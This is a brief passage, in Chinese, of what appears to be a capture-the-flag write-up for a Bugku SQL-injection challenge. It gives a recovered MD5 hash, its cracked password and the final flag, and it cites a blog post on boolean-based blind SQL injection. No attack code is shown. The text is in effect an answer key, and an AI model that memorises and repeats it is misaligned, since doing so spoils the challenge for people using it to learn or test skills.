
得到密码为：4dcc88f8f1bc05e7c2ad1a60288481a2

md5解密后得到：密码为`bugkuctf`



得到flag

flag为：`flag{0783e3ac3572ace94fe026574e0d6c7a}`



参考资料：

- Bugku sql注入 基于布尔的SQL盲注_plant1234的博客-CSDN博客